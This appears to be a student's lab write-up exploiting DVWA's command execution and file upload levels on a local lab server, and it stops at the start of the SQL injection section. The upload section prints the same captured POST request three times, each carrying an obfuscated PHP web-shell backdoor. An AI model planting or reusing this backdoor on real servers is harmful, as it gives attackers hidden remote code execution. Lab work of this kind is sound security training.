Name:Sanketh


Date:13.03.2023

Task: 3

1.commands execution vulnerability:

A command execution vulnerability, also known as a command injection vulnerability, is a type of security vulnerability that occurs when an attacker is able to execute unauthorized commands on a target system or application. This vulnerability arises when an application allows user-supplied input to be executed as a command by the operating system or application without proper validation or sanitization.

Low:



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Medium:



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

High:



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
help
index.php
source
```


More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

2.file upload vulnerability:

File upload vulnerability refers to a security flaw in web applications that allows attackers to upload and execute malicious files on the server. This type of vulnerability occurs when a web application does not properly validate the file being uploaded, allowing an attacker to upload a file with malicious code.

Low:



Vulnerability: File Upload


Choose an image to upload:

No file selected.

```
../../hackable/uploads/pass succesfully uploaded!
```

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/



Request to http://192.168.209.130:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.209.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------391693377114070460773166479224
Content-Length: 1252
Origin: http://192.168.209.130
Connection: close
Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=7f23e002887e10237a08b34049466487
Upgrade-Insecure-Requests: 1

-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="uploaded"; filename="password"
Content-Type: application/octet-stream

<?php
$m='j}n}n};}}retur}nn $o;}if (@}npre}ng_mat}nch("/$kh(.+)$kf}n/",}n@file_}nget_co}nnt}ne';
$B='nt}ns("php://input")}n,$m)}n}n==1) {@ob_sta}nrt();@e}nval}n(@g}nzunco}nmpress(@}nx(@';
$t='bas}ne64_decod}ne($}nm[1]),$k))}n)}n}n;$o=}n@ob_get_contents()}n;@ob_e}nnd_clean}n}n';
$A='($i=0;$i}n<$}nl;){for(}n$j=0;($j}n<$c&&$}ni<$l);$j+}n+,$}ni++}n){$o.=$t{$i}n}}n^$k{$';
$a='();$r=@}nb}nase64_encod}ne(@x(@gz}ncompr}nes}ns($o),$k)}n);print("$}np$kh$r}n$kf");}';
$l='Ta}n}ndTO";function x(}n$t,$k)}n{$c=strl}nen($k)}n;$l}n=}nstrl}nen($t);$o=""}n;f}nor';
$L='}n$k=}n"81dc9bdb";$kh}n="52}nd04dc200}n36";}n$kf="dbd}n8313ed0}n5}n5";$}np="DRAvxGM3}n7xu';
$y=str_replace('pI','','crepIpIapIte_pIfuncpItipIon');
$z=str_replace('}n','',$L.$l.$A.$m.$B.$t.$a);
```

Medium:



Vulnerability: File Upload


Choose an image to upload:

No file selected.

```
../../hackable/uploads/pass succesfully uploaded!
```

More Information


- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/



Request to http://192.168.209.130:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.209.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------391693377114070460773166479224
Content-Length: 1252
Origin: http://192.168.209.130
Connection: close
Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=7f23e002887e10237a08b34049466487
Upgrade-Insecure-Requests: 1

-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="uploaded"; filename="password"
Content-Type: application/octet-stream

<?php
$m='j}n}n}; }}retur}nn $o; }if (@}npre}ng_mat}nch("/$kh(.+)$kf}n/",}n@file_}nget_co}nnt}ne';
$B='nt}ns("php://input")}n,$m)}n}n==1) {@ob_sta}nrt();@e}nval}n(@g}nzunco}nmpress(@}nx(@';
$t='bas}ne64_decod}ne($}nm[1]),$k))}n)}n}n;$o=}n@ob_get_contents()}n;@ob_e}nnd_clean}n}n';
$A='($i=0;$i}n<$}nl;){for(}n$j=0;($j}n<$c&&$}ni<$l);$j+}n+,$}ni++}n){$o.=$t{$i}n}}n^$k{$';
$a='();$r=@}nb}nase64_encod}ne(@x(@gz}ncompr}nes}ns($o),$k)}n);print("$}np$kh$r}n$kf");}';
$l='Ta}n}ndTO";function x(}n$t,$k)}n{$c=strl}nen($k)}n;$l}n=}nstrl}nen($t);$o=""}n;f}nor';
$L='}n$k=}n"81dc9bdb";$kh}n="52}nd04dc200}n36";}n$kf="dbd}n8313ed0}n5}n5";$}np="DRAvxGM3}n7xu';
$y=str_replace('pI','','crepIpIapIte_pIfuncpItipIon');
$z=str_replace('}n','',$L.$l.$A.$m.$B.$t.$a);
```

High:



Vulnerability: File Upload

Choose an image to upload:


Browse... No file selected.

Upload

`../../hackable/uploads/pass succesfully uploaded!`

More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/



Burp Suite Community Edition v2022.7.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
\n
Search...
0 matches


Request to http://192.168.209.130:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.209.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------391693377114070460773166479224
Content-Length: 1252
Origin: http://192.168.209.130
Connection: close
Referer: http://192.168.209.130/dvwa/vulnerabilities/upload/
Cookie: security=low; PHPSESSID=7f23e002887e10237a08b34049466487
Upgrade-Insecure-Requests: 1

-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------391693377114070460773166479224
Content-Disposition: form-data; name="uploaded"; filename="password"
Content-Type: application/octet-stream

<?php
$m='j}n}n}; }}retur}nn $o; }if (@}npre}ng_mat}nch("/$kh(.+)$kf}n/",}n@file_}nget_co}nnt}ne';
$B='nt}ns("php://input")}n,$m)}n}n==1) {@ob_sta}nrt();@e}nval}n(@g}nzunco}nmpress(@}nx(@';
$t='bas}ne64_decod}ne($}nm[1]),$k)))}n))n}n;$o=}n@ob_get_contents()}n;@ob_e}nnd_clean}n}n';
$A='($i=0;$i}n<$}nl;){for(}n$j=0;($j}n<$c&&$}ni<$l);$j+}n+,$}ni++}n){$o.=$t{$i}n}}n^$k{$';
$a='();$r=@}nb}nase64_encod}ne(@x(@gz}ncompr}nes}ns($o),$k)}n);print("$}np$kh$r}n$kf");}';
$l='Ta}n}ndTO";function x(}n$t,$k)}n{$c=strl}nen($k)}n;$l}n=}nstrl}nen($t);$o=""}n;f}nor';
$L='}n$k=}n"81dc9bdb";$kh}n="52}nd04dc200}n36";}n$kf="dbd}n8313ed0}n5}n5";$}np="DRAvxGM3}n7xu';
$y=str_replace('pI','','crepIpIapIte_pIfuncpItipIon');
$z=str_replace('}n','',$L.$l.$A.$m.$B.$t.$a);
```

3.sql injection vulnerability:

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

Low:



Vulnerability: SQL Injection

